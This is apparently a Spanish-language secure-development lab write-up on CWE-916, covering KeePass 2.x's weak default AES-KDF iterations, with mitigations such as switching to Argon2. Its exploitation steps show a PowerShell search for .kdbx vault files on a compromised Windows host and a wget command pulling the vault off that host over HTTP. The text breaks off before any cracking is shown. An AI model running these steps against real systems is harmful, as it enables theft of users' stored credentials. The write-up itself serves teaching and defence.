

Desarrollo Seguro de Software CWE/SANSTOP 25

Most Dangerous Software Errors **OWASP Top Ten 2025**
Category A04:2025 - Cryptographic Failures



CWE-916: Use of Password Hash With Insufficient Computational Effort



Nombre	Función de Derivación de Clave Débil (Iteraciones de KDF Insuficientes)
Resumen	Uso de una función de derivación de clave débil (AES-KDF con solo 60.000 iteraciones)
Descripción extendida	KeePass 2.x usa por defecto AES-KDF con 60.000 iteraciones (barato de calcular en GPU modernas), lo que permitió crackear la contraseña maestra
Forma de introducción	Por configuración por defecto débil (falla de "seguro por defecto") se vuelve explotable al exfiltrar el archivo cifrado.
Mitigaciones potenciales	Migrar de AES-KDF a Argon2. Calibrar el KDF de KeePass. Exigir contraseñas maestras fuertes. Restringir/monitorear el acceso a los .kdbx y su salida.
Consecuencias comunes	Compromiso total de las credenciales de la base de contraseñas al crackear la clave maestra. Reutilización de credenciales/movimiento lateral con los secretos recuperados. Pérdida de confidencialidad de las cuentas protegidas por la bóveda.
Plataformas aplicables	KeePass 2.x (Windows y multiplataforma vía clientes compatibles); aplica en general a cualquier gestor de contraseñas o sistema con un KDF débil/de bajo coste para la clave maestra.

1



Scoping

2



Scheduling

3



Reconnaissance

4



Exploitation

5



Escalation

10



Retesting

9



Remediation

8



Reporting

7



Exfiltration

6




Persistence


Contexto

El escenario parte de un atacante que ya obtuvo acceso remoto a una máquina Windows víctima mediante RDP (Remote Desktop Protocol)

Reconocimiento del sistema comprometido - Listado de aplicaciones instaladas en el equipo víctima, donde se identifica KeePass Password Safe 2.51.1



Investigación de la vulnerabilidad



The screenshot shows a Windows desktop environment. In the background, a web browser window is open to the URL www.ghacks.net/2023/02/05/improve-keepass-security-with-this-simple-configuration-change/. The browser's address bar and tabs are visible. In the foreground, the KeePass application's 'Database Settings' dialog box is open. The dialog has tabs for 'General', 'Security', 'Compression', 'Recycle Bin', and 'Advanced'. The 'Security' tab is selected, showing options for 'Encryption' (set to 'AES/Rijndael (256-bit key, FIPS 197)') and 'Key transformation' (set to 'Argon2d'). The 'Iterations' field is set to 4,000, 'Memory' to 2 MB, and 'Parallelism' to 2. There are '1 Second Delay' and 'Test' buttons at the bottom of the dialog. The desktop background is dark, and the taskbar shows various icons including Home, File System, and Trash.

The second option that KeePass users have is to change the key derivation function and make changes to its number of iterations.

KeePass supports several, including Argon2d, Argon 2id and the classic AES-KDF.

If AES-KDF is selected, KeePass users may either want to increase the number of iterations from the default 60,000 to a higher value, or switch the function to Argon2d instead.


Higher iterations extend the time it takes to enter the password linear. While that may add a small delay to the user's own opening of the password database, it makes brute forcing attacks more expensive as it takes longer to test each password.

Select File > Database Setting and then Security to display the current configuration of the database that is open in KeePass.

The key derivation function lists the function that is used. AES-KDF displays just the number of iterations below, which users may want to increase to 600,000.

KeePass users may also switch to using Argon2d instead, which promises even better protection against brute force attacks.

Explotación - Enumeracion de archivos .kdbx



The screenshot shows a Windows PowerShell terminal window titled "Administrator: Windows PowerShell". The prompt is "PS C:\Users\Rodrigo>". The command entered is `Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue`. The output shows the directory `C:\Users\Rodrigo\Documents` containing a file named `Database.kdbx` with a length of 2174 bytes and a last write time of 8/23/2026 10:58 AM.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows


PS C:\Users\Rodrigo> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue

Directory: C:\Users\Rodrigo\Documents


Mode                LastWriteTime         Length Name
----                -
-a-----          8/23/2026 10:58 AM         2174 Database.kdbx

PS C:\Users\Rodrigo> |
```


Explotación - Exfiltración de archivos vía servidor HTTP



Explotación - Exfiltración de archivos vía servidor HTTP



The screenshot shows a terminal window titled "donald@microwave: ~/crack". The user has executed the command `wget http://192.168.220.147:8000/Database.kdbx`. The terminal output shows the connection process, including the HTTP status "200 OK" and the file size "Length: 2174 (2.1K) [application/octet-stream]". A progress bar indicates the file is 100% downloaded. The final output shows the file "Database.kdbx" saved successfully.

